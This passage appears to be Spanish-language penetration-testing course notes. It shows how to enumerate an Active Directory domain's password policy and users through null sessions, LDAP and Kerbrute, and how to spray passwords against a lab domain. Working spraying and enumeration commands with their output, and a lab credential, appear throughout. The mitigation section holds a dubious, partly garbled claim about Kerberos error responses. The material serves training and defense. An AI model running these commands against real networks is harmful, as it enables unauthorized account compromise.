PowerView nos dio el mismo resultado que nuestro net accounts comando, sólo que en un formato diferente, pero también reveló que la complejidad de la contraseña está habilitada ( PasswordComplexity=1).

Al igual que con Linux, tenemos muchas herramientas a nuestra disposición para recuperar la política de contraseñas mientras estamos en un sistema Windows, ya sea nuestro sistema de ataque o un sistema proporcionado por el cliente. PowerView/SharpView son siempre buenas opciones, al igual que CrackMapExec, SharpMapExec y otros. La elección de las herramientas depende del objetivo de la evaluación, las consideraciones de sigilo,

cualquier antivirus o EDR instalado y otras posibles restricciones en el host de destino. Veamos algunos ejemplos.

### Análisis de la política de contraseñas

Hemos extraído la política de contraseñas de varias formas. Repasemos la política para el dominio INLANEFREIGHT.LOCAL paso a paso.

- La longitud mínima de la contraseña es 8 (8 es muy común, pero hoy en día, estamos viendo que cada vez más organizaciones imponen una contraseña de 10 a 14 caracteres, lo que puede eliminar algunas opciones de contraseña para nosotros, pero no mitiga por completo el vector de difusión de contraseñas)
- El umbral de bloqueo de la cuenta es 5 (no es raro ver un umbral inferior, como 3, o incluso ningún umbral de bloqueo establecido)
- La duración del bloqueo es de 30 minutos (puede ser mayor o menor según la organización), por lo que si bloqueamos accidentalmente (¡evitemoslo!) una cuenta, se desbloqueará después de que pase la ventana de 30 minutos.
- Las cuentas se desbloquean automáticamente (en algunas organizaciones, un administrador debe desbloquear la cuenta manualmente). Nunca queremos bloquear cuentas mientras realizamos la pulverización de contraseñas, pero especialmente queremos evitar bloquear cuentas en una organización en la que un administrador tendría que intervenir y desbloquear cientos (o miles) de cuentas manualmente o mediante un script).
- La complejidad de la contraseña está habilitada, lo que significa que el usuario debe elegir una contraseña con 3/4 de los siguientes: una letra mayúscula, una letra minúscula, un número, un carácter especial (**Password1** o **Welcome1** que satisfaga el requisito de "complejidad" aquí, pero que siga siendo una contraseña claramente débil).

La política de contraseña predeterminada cuando se crea un nuevo dominio es la siguiente, y ha habido muchas organizaciones que nunca cambiaron esta política:

Política	Valor predeterminado
Aplicar historial de contraseñas	24 días
Antigüedad máxima de la contraseña	42 días
Edad mínima de la contraseña	1 día
Longitud mínima de la contraseña	7
La contraseña debe cumplir con los requisitos de complejidad	Activado
Almacenar contraseñas mediante cifrado reversible	Desactivado
Duración del bloqueo de la cuenta	No establecido
Umbral de bloqueo de cuenta	0
Restablecer el contador de bloqueo de cuenta después	No establecido

## Próximos pasos

Ahora que tenemos la política de contraseñas en la mano, necesitamos crear una lista de usuarios objetivo para realizar nuestro ataque de rociado de contraseñas. Recuerde que, a veces, no podremos obtener la política de contraseñas si estamos realizando un rociado de contraseñas externo (o si estamos en una evaluación interna y no podemos recuperar la política utilizando ninguno de los métodos que se muestran aquí). En estos casos, tenemos **MUST** mucho cuidado de no bloquear las cuentas. Siempre podemos pedirle a nuestro cliente su política de contraseñas si el objetivo es una evaluación lo más completa posible. Si solicitar la política no se ajusta a las expectativas de la evaluación o el cliente no quiere proporcionarla, debemos ejecutar uno, máximo dos, intentos de rociado de contraseñas (independientemente de si somos internos o externos) y esperar más de una hora entre intentos si de hecho decidimos intentar dos. Si bien la mayoría de las organizaciones tendrán un umbral de bloqueo de 5 intentos de contraseña incorrecta, una duración de bloqueo de 30 minutos y las cuentas se desbloquearán automáticamente, no siempre podemos contar con que esto sea normal. He visto muchas organizaciones con un umbral de bloqueo de 3, que requieren que un administrador intervenga y desbloquee las cuentas manualmente.

¡No queremos ser el Pentester que bloquea cada cuenta de la organización!

**Comandos: (Enumeración de política de contraseñas)**

Realizar máximo 2 intentos de Password Spraying si no logramos enumerar la política de contraseñas para validar los intentos permitidos.

crackmapexec smb 172.16.5.5 -u <b>avazquez</b> -p <b>Password123</b> --pass-pol	Enumerar la política de contraseñas
rpcclient -U "" -N 172.16.5.5 querydominfo getdompwinfo	Usando rpcclient Comando Comando
enum4linux -P 172.16.5.5	Enumerar con Enum4linux
ldapsearch -h <b>172.16.5.5</b> -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*"   grep -m 1 -B 10 pwdHistoryLength	Enumeración de la política de contraseñas - desde Linux - Enlace anónimo LDAP
<b>Enumerar desde windows</b>	Enumeración desde windows
net use \\DC01\ipc\$ "" /u:""	Establecer una sesión nula desde Windows
net use \\DC01\ipc\$ "" /u:guest	La cuenta está deshabilitada
net use \\DC01\ipc\$ "password" /u:guest	la contraseña es incorrecta
La cuenta está bloqueada	net use \\DC01\ipc\$ "password" /u:guest
<b>net accounts</b> – (Ver políticas de PASS desde windows)	Desde CMD de windows
<b>import-module .\PowerView.ps1</b> <b>Get-DomainPolicy</b>	También se puede hacer con PowerView

Enum4linux ng: <https://github.com/cddmp/enum4linux-ng>

Herramientas SMB <https://www.samba.org/samba/docs/current/man-html/samba.7.html>

## Pulverización de contraseñas: creación de una lista de usuarios objetivo

### Enumeración de usuarios

#### Enumeración detallada del usuario

Para llevar a cabo un ataque de rociado de contraseñas con éxito, primero necesitamos una lista de usuarios de dominio válidos con los que intentar autenticarnos. Hay varias formas de obtener una lista de usuarios válidos:

- Aprovechando una sesión SMB NULL para recuperar una lista completa de usuarios del dominio desde el controlador de dominio
- Utilizar un enlace anónimo LDAP para consultar LDAP de forma anónima y extraer la lista de usuarios del dominio
- Usar una herramienta como, por ejemplo, **Kerbrute** validar usuarios utilizando una lista de palabras de una fuente como el repositorio de GitHub [de nombres de usuario estadísticamente probables](#), o recopiladas mediante una herramienta como [linkedin2username](#) para crear una lista de usuarios potencialmente válidos
- Utilizando un conjunto de credenciales de un sistema de ataque Linux o Windows proporcionado por nuestro cliente u obtenido a través de otros medios, como el envenenamiento de respuesta LLMNR/NBT-NS **Responder** o incluso una pulverización de contraseñas exitosa utilizando una lista de palabras más pequeña

Independientemente del método que elijamos, también es fundamental que tengamos en cuenta la política de contraseñas del dominio. Si tenemos una sesión SMB NULL, un enlace anónimo LDAP o un conjunto de credenciales válidas, podemos enumerar la política de contraseñas. Tener esta política a mano es muy útil porque la longitud mínima de la contraseña y si la complejidad de la contraseña está habilitada o no puede ayudarnos a formular la lista de contraseñas que probaremos en nuestros intentos de rociado. Conocer el umbral de bloqueo de la cuenta y el temporizador de contraseñas incorrectas nos indicará cuántos intentos de rociado podemos hacer a la vez sin bloquear ninguna cuenta y cuántos minutos debemos esperar entre intentos de rociado.

Nuevamente, si no conocemos la política de contraseñas, siempre podemos preguntarle a nuestro cliente y, si no nos la proporciona, podemos intentar un intento de rociado de contraseñas muy específico como "Ave María" si se han agotado todas las demás opciones para establecer un punto de apoyo. También podríamos intentar un rociado cada pocas horas en un intento de no bloquear ninguna cuenta. Independientemente del método que elijamos, y si tenemos la política de contraseñas o no, siempre debemos mantener un registro de nuestras actividades, incluyendo, pero no limitado a:

- Las cuentas dirigidas
- Controlador de dominio utilizado en el ataque
- Hora del spray
- Fecha de la pulverización
- Contraseña(s) intentada(s)

Esto nos ayudará a garantizar que no dupliquemos esfuerzos. Si se produce un bloqueo de cuenta o nuestro cliente detecta intentos de inicio de sesión sospechosos, podemos proporcionarle nuestras notas para que las verifique con sus sistemas de registro y se asegure de que no haya nada malicioso sucediendo en la red.

### Sesión NULA de SMB para extraer la lista de usuarios


Si está en una máquina interna pero no tiene credenciales de dominio válidas, puede buscar sesiones SMB NULL o enlaces LDAP anónimos en los controladores de dominio. Cualquiera de estos le permitirá obtener una lista precisa de todos los usuarios dentro de Active Directory y la política de contraseñas. Si ya tiene credenciales para un usuario de dominio o **SYSTEM** acceso en un host de Windows, puede consultar fácilmente Active Directory para obtener esta información.

Es posible hacer esto usando la cuenta SYSTEM porque puede acceder **Impersonate** a la computadora. Un objeto de computadora se trata como una cuenta de usuario de dominio (con algunas diferencias, como la autenticación entre confianzas de bosque). Si no tiene una cuenta de dominio válida y no es posible realizar sesiones NULL de SMB ni vinculaciones anónimas de LDAP, puede crear una lista de usuarios usando recursos externos como recopilación de correo electrónico y LinkedIn. Esta lista de usuarios no será tan completa, pero puede ser suficiente para brindarle acceso a Active Directory.

Algunas herramientas que pueden aprovechar las sesiones NULL de SMB y los enlaces anónimos de LDAP incluyen [enum4linux](#), [rpcclient](#) y [CrackMapExec](#), entre otras. Independientemente de la herramienta, tendremos que realizar un poco de filtrado para limpiar la salida y obtener una lista de solo nombres de usuario, uno en cada línea. Podemos hacer esto con **enum4linux** el **-U** indicador.

### Usando enum4linux (Enumeración de usuarios con enum4linux)

```
enum4linux -U 172.16.5.5 | grep "user:" | cut -f2 -d "[" | cut -f1 -d "]"
enum4linux -U 172.16.5.5 | grep "user:" | cut -f2 -d "[" | cut -f1 -d "]" > usuarios.txt
```




A terminal window titled "Pulverización de contraseñas: creación de una lista de usuarios objetivo". The command entered is "enum4linux -U 172.16.5.5 | grep "user:" | cut -f2 -d "[" | cut -f1 -d "]"" followed by a redacted password. The output lists various user accounts:

```
AlejandroGB@htb[/htb]$ enum4linux -U 172.16.5.5 | grep "user:" | cut -f2 -d "[" | cut -f1 -d "]"
administrator
guest
krbtgt
lab_adm
htb-student
avazquez
pfalcon
fanthon
wdillard
lbradford
sgage
asanchez
dbranch
ccruz
njohnson
mholliday
<SNIP>
```

Podemos utilizar el **enumdomusers** comando después de conectarnos anónimamente usando **rpcclient**.

## Usando rpcclient

```
rpcclient -U "" -N 172.16.5.5  
enumdomusers
```




Pulverización de contraseñas: creación de una lista de usuarios objetivo

```
AlejandroGB@htb[/htb]$ rpcclient -U "" -N 172.16.5.5  
  
rpcclient $> enumdomusers  
user:[administrator] rid:[0x1f4]  
user:[guest] rid:[0x1f5]  
user:[krbtgt] rid:[0x1f6]  
user:[lab_adm] rid:[0x3e9]  
user:[htb-student] rid:[0x457]  
user:[avazquez] rid:[0x458]  
  
<SNIP>
```

Por último, podemos utilizar **CrackMapExec** la **--users** bandera. Esta es una herramienta útil que también mostrará los **badpwdcount** (intentos de inicio de sesión no válidos), por lo que podemos eliminar cualquier cuenta de nuestra lista que esté cerca del umbral de bloqueo. También muestra el **baddpwdtime**, que es la fecha y la hora del último intento de contraseña incorrecta, por lo que podemos ver qué tan cerca está una cuenta de restablecerse **badpwdcount**. En un entorno con varios controladores de dominio, este valor se mantiene por separado en cada uno. Para obtener un total preciso de los intentos de contraseña incorrecta de la cuenta, tendríamos que consultar cada controlador de dominio y usar la suma de los valores o consultar el controlador de dominio con la función FSMO del emulador PDC.

## Usando la bandera de CrackMapExec -Users

```
crackmapexec smb 172.16.5.5 --users
```



Pulverización de contraseñas: creación de una lista de usuarios objetivo

```
AlejandroGB@htb[/htb]$ crackmapexec smb 172.16.5.5 --users  
  
SMB      172.16.5.5    445  ACADEMY-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing  
SMB      172.16.5.5    445  ACADEMY-EA-DC01  [+] Enumerated domain user(s)  
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\administrator          badpwdcount: 0 baddpwdtime: 2022-01-10 13:  
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\guest             badpwdcount: 0 baddpwdtime: 1600-12-31 19:  
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\lab_adm            badpwdcount: 0 baddpwdtime: 2021-12-21 14:  
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\krbtgt           badpwdcount: 0 baddpwdtime: 1600-12-31 19:  
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\htb-student        badpwdcount: 0 baddpwdtime: 2022-02-22 14:  
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\avazquez         badpwdcount: 0 baddpwdtime: 2022-02-17 22:  
  
<SNIP>
```

## Recopilación de usuarios con LDAP anónimo

Podemos utilizar varias herramientas para reunir usuarios cuando encontramos un enlace anónimo LDAP. Algunos ejemplos incluyen [windapsearch](#) y [ldapsearch](#). Si elegimos

utilizarlas, **ldapsearch** necesitaremos especificar un filtro de búsqueda LDAP válido. Podemos obtener más información sobre estos filtros de búsqueda en el módulo [LDAP de Active Directory](#).

## Usando ldapsearch

```
ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d"
```

```
Pulverización de contraseñas: creación de una lista de usuarios objetivo

AlejandroGB@htb[/htb]$ ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d"

guest
ACADEMY-EA-DC01$
ACADEMY-EA-MS01$
ACADEMY-EA-WEB01$
htbs-student
avazquez
pfalcon
fanthony
wdillard
lbradford
sgage
asanchez
dbranch

<SNIP>
```

Herramientas como windapsearch facilitan esta tarea (aunque todavía debemos entender cómo crear nuestros propios filtros de búsqueda LDAP). Aquí podemos especificar el acceso anónimo proporcionando un nombre de usuario en blanco con la **-u** bandera y la **-U** bandera para indicarle a la herramienta que recupere solo los usuarios.

## Usando Windapsearch

```
./windapsearch.py --dc-ip 172.16.5.5 -u "" -U
```

```
Pulverización de contraseñas: creación de una lista de usuarios objetivo

AlejandroGB@htb[/htb]$ ./windapsearch.py --dc-ip 172.16.5.5 -u "" -U

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+] None

[+] Enumerating all AD users
[+] Found 2906 users:

cn: Guest

cn: Htb Student
userPrincipalName: htbs-student@inlanefreight.local

cn: Annie Vazquez
userPrincipalName: avazquez@inlanefreight.local

cn: Paul Falcon
userPrincipalName: pfalcon@inlanefreight.local
```

## Enumeración de usuarios con Kerbrute


Como se menciona en la **Initial Enumeration of The Domain** sección, si no tenemos ningún acceso desde nuestra posición en la red interna, podemos usarla **Kerbrute** para enumerar cuentas de AD válidas y para rociar contraseñas.

Esta herramienta utiliza [la autenticación previa Kerberos](#), que es una forma mucho más rápida y potencialmente más sigilosa de realizar la pulverización de contraseñas. Este método no genera el ID de evento de Windows [4625: An account failed to log on](#) (Una cuenta no pudo iniciar sesión) o un error de inicio de sesión que a menudo se monitorea. La herramienta envía solicitudes TGT al controlador de dominio sin autenticación previa Kerberos para realizar la enumeración de nombres de usuario. Si el KDC responde con el error **PRINCIPAL UNKNOWN**, el nombre de usuario no es válido. Siempre que el KDC solicita la autenticación previa Kerberos, esto indica que el nombre de usuario existe y la herramienta lo marcará como válido. Este método de enumeración de nombres de usuario no causa errores de inicio de sesión y no bloqueará las cuentas. Sin embargo, una vez que tengamos una lista de usuarios válidos y cambiemos de marcha para usar esta herramienta para la pulverización de contraseñas, los intentos fallidos de autenticación previa Kerberos contarán para las cuentas de inicio de sesión fallidas de una cuenta y pueden provocar el bloqueo de la cuenta, por lo que aún debemos ser cuidadosos independientemente del método elegido.

Probemos este método usando la lista de palabras [jsmith.txt](#) de 48.705 posibles nombres de usuario comunes en el formato **flist**. El repositorio de GitHub [statistically-likely-usernames](#) es un excelente recurso para este tipo de ataque y contiene una variedad de diferentes listas de nombres de usuario que podemos usar para enumerar nombres de usuario válidos usando **Kerbrute**.

## Enumeración de usuarios de Kerbrute

```
kerbrute userenum -d inlanefreight.local --dc 172.16.5.5 /opt/jsmith.txt
```



A terminal window titled "Pulverización de contraseñas: creación de una lista de usuarios objetivo". The command entered is "AlejandroGB@htb\$ kerbrute userenum -d inlanefreight.local --dc 172.16.5.5 /opt/jsmith.txt". The output shows a progress bar consisting of a series of diagonal slashes. Below the progress bar, the text "Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop" is displayed. The log then shows the following entries:

```
2022/02/17 22:16:11 > Using KDC(s):
2022/02/17 22:16:11 > 172.16.5.5:88

2022/02/17 22:16:11 > [+] VALID USERNAME: jjones@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: sbrown@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: tjohnson@inlanefreight.local
```

Hemos comprobado más de 48.000 nombres de usuario en poco más de 12 segundos y hemos descubierto más de 50 nombres de usuario válidos. El uso de Kerbrute para la enumeración de nombres de usuario generará el ID de evento [4768: Se solicitó un ticket de autenticación Kerberos \(TGT\)](#). Esto solo se activará si [el registro de eventos Kerberos](#) está habilitado a través de la Política de grupo. Los defensores pueden ajustar sus herramientas SIEM para buscar una afluencia de este ID de evento, que puede indicar un ataque. Si tenemos éxito con este método durante una prueba de penetración, puede ser una excelente recomendación para agregar a nuestro informe.

Si no podemos crear una lista de nombres de usuario válida utilizando ninguno de los métodos destacados anteriormente, podríamos recurrir a la recopilación de información externa y buscar direcciones de correo electrónico de la empresa o utilizar una herramienta como [linkedin2username](#) para combinar posibles nombres de usuario de la página de LinkedIn de una empresa.

### Enumeración acreditada para crear nuestra lista de usuarios

Con credenciales válidas, podemos utilizar cualquiera de las herramientas mencionadas anteriormente para crear una lista de usuarios. Una forma rápida y sencilla es utilizar CrackMapExec.

### Cómo usar CrackMapExec con credenciales válidas

```
sudo crackmapexec smb 172.16.5.5 -u htbs-student -p Academy_student_AD! --users
```

```
AlejandroGB@htb[~/htb]$ sudo crackmapexec smb 172.16.5.5 -u htbs-student -p Academy_student_AD! --users
[sudo] password for htbs-student:
SMB      172.16.5.5    445  ACADEMY-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing
SMB      172.16.5.5    445  ACADEMY-EA-DC01  [*] INLANEFREIGHT.LOCAL\htbs-student:Academy_student_AD!
SMB      172.16.5.5    445  ACADEMY-EA-DC01  [*] Enumerated domain user(s)
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\administrator                                badpwdcount: 1 baddpwdtime: 2022-02-23 21:
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\guest                                badpwdcount: 0 baddpwdtime: 1600-12-31 19:
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\lab_adm                                badpwdcount: 0 baddpwdtime: 2021-12-21 14:
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\krbtgt                                badpwdcount: 0 baddpwdtime: 1600-12-31 19:
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\htbs-student                                badpwdcount: 0 baddpwdtime: 2022-02-22 14:
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\avazquez                                badpwdcount: 20 baddpwdtime: 2022-02-17 22
SMB      172.16.5.5    445  ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\pfalcon                                badpwdcount: 0 baddpwdtime: 1600-12-31 19:
```

## Comandos: (Enumeración de usuarios)

enum4linux -U <b>172.16.5.5</b>   grep "user:"   cut -f2 -d "["   cut -f1 -d "]"	Enumeración de usuarios con Enum4linux
rpcclient -U "" -N <b>172.16.5.5</b> enumdomusers	Enumeración de usuarios con rpcclient
crackmapexec smb <b>172.16.5.5</b> --users	Crackmapexec
ldapsearch -h <b>172.16.5.5</b> -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))"   grep sAMAccountName:   cut -f2 -d "	Usando ldapsearch
./windapsearch.py --dc-ip <b>172.16.5.5</b> -u "" -U kerbrute userenum -d <b>inlanefreight.local</b> --dc <b>172.16.5.5</b> <b>/opt/jsmith.txt</b>	windapseach Kerbrute

## Llevar a cabo un control sobre los intentos de password Spraying:

Las cuentas dirigidas	
Controlador de dominio utilizado en el ataque	
Hora del ataque spray	
Fecha de la pulverización	
Contraseñas intentadas	

## Recomendación o sanitización:

La enumeración de usuarios mediante Kerberos es una técnica que aprovecha las respuestas del **KDC (Key Distribution Center)** para determinar si un nombre de usuario es válido o no. El KDC responde con el error **PRINCIPAL UNKNOWN** si el usuario no existe, y solicita **autenticación previa (pre-authentication)** si el usuario existe. Esto permite a un atacante enumerar usuarios válidos sin generar eventos de bloqueo de cuentas o errores de inicio de sesión visibles.

## ¿Cómo mitigar esta técnica de enumeración de usuarios?

- 1. Habilitar la autenticación previa (pre-authentication) para todas las cuentas:**
  - La autenticación previa es un mecanismo de seguridad que requiere que el cliente demuestre que conoce la contraseña del usuario antes de que el KDC emita un TGT (Ticket Granting Ticket).
  - Asegúrate de que **todas las cuentas de usuario** tengan habilitada la autenticación previa. Esto se puede configurar en Active Directory (AD) mediante la política de cuentas.
  - Si una cuenta no tiene habilitada la autenticación previa, un atacante puede solicitar un TGT sin necesidad de conocer la contraseña, lo que facilita la enumeración de usuarios.
- 2. Configurar respuestas genéricas para errores de autenticación:**
  - Modifica la configuración del KDC para que no revele información específica sobre la existencia o inexistencia de un usuario.

- En lugar de devolver **PRINCIPAL UNKNOWN** para usuarios inexistentes, el KDC puede devolver un error genérico, como **KDC\_ERR\_PREAMUTH\_REQUIRED**, independientemente de si el usuario existe o no.
- Esto dificulta que un atacante distinga entre usuarios válidos e inválidos.

3. **Implementar umbrales de detección y bloqueo de enumeración:**

- Monitorea y analiza los intentos de autenticación Kerberos en busca de patrones sospechosos, como múltiples solicitudes de TGT en un corto período de tiempo.
- Configura sistemas de detección de intrusiones (IDS) o soluciones de seguridad para alertar o bloquear IPs que realicen un número anormal de solicitudes de autenticación.

4. **Limitar la exposición del servicio Kerberos:**

- Restringe el acceso al servicio Kerberos (puerto UDP 88) desde redes no confiables.

Utiliza firewalls o listas de control de acceso (ACLs) para limitar las solicitudes Kerberos a redes internas o direcciones IP específicas.

## Pulverización interna de contraseñas desde Linux


Ahora que hemos creado una lista de palabras utilizando uno de los métodos descritos en las secciones anteriores, es hora de ejecutar nuestro ataque. Las siguientes secciones nos permitirán practicar la pulverización de contraseñas desde hosts Linux y Windows. Este es un punto clave para nosotros, ya que es una de las dos vías principales para obtener credenciales de dominio para acceder, pero también es una con la que debemos proceder con cautela.

### Pulverización interna de contraseñas desde un host Linux

Una vez que hemos creado una lista de palabras utilizando uno de los métodos que se muestran en la sección anterior, es hora de ejecutar el ataque. **Rpcclient** es una excelente opción para realizar este ataque desde Linux. Una consideración importante es que un inicio de sesión válido no es inmediatamente evidente con **rpcclient**, y la respuesta **Authority Name** indica un inicio de sesión exitoso. Podemos filtrar los intentos de inicio de sesión no válidos con **grepping** for **Authority** en la respuesta. La siguiente línea de Bash (adaptada de [aquí](#)) se puede utilizar para realizar el ataque.

### Usando una línea de Bash para el ataque

```
for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5  
| grep Authority; done
```



The screenshot shows a terminal window with a dark background and three colored icons (red, yellow, green) in the top-left corner. The title bar reads "Pulverización interna de contraseñas desde Linux". The command entered is: `AlejandroGB@htb[/htb]$ for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done`. The output shows two successful logins:

```
Account Name: tjohnson, Authority Name: INLANEFREIGHT  
Account Name: sgage, Authority Name: INLANEFREIGHT
```

También podemos usarlo **Kerbrute** para el mismo ataque que comentamos anteriormente.

### Usando Kerbrute para el ataque

```
kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_users.txt Welcome1
```

```
● ● ● Pulverización interna de contraseñas desde Linux

AlejandroGB@htb[/htb]$ kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_u

          _/ /_---- _---/_ /_ _---- _/_ /_----_
         / / / / _ \ / _ / / _ \ / _ / / / / / / _ \
        / ,< / _ / / / / / / / / / / / / / / / / / /
       / / | \ _ / / / / . _ / / \ _ , / \ _ / \ _ / / _ \

Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop

2022/02/17 22:57:12 > Using KDC(s):
2022/02/17 22:57:12 > 172.16.5.5:88

2022/02/17 22:57:12 > [+] VALID LOGIN: sgage@inlanefreight.local:Welcome1
2022/02/17 22:57:12 > Done! Tested 57 logins (1 successes) in 0.172 seconds
```

